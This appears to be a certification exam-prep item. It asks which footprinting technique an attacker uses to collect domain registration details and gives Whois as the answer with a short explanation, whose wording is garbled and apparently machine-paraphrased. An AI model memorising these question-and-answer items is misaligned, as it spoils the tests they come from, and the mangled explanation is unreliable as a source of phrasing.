Richard, an attacker, targets an MNC. In this process, he uses a footprinting technique to gather as much information as possible. Using this technique, he gathers domain information such as the target domain name, contact details of its owner, expiry date, and creation date. With this information, he creates a map of the organization's network and misleads domain owners with social engineering to obtain internal details of its network. What type of footprinting technique is employed by Richard?

- A. VoIP footprinting
- B. VPN footprinting
- C. Whois footprinting
- D. Email footprinting

**Answer:** C

**Explanation:**

WHOIS (pronounced because the phrase who is) may be a query and response protocol and whois footprinting may be a method for glance information about ownership of a website name as following:• name details• Contact details contain phone no. and email address of the owner• Registration date for the name• Expire date for the name• name servers

**NEW QUESTION 317**

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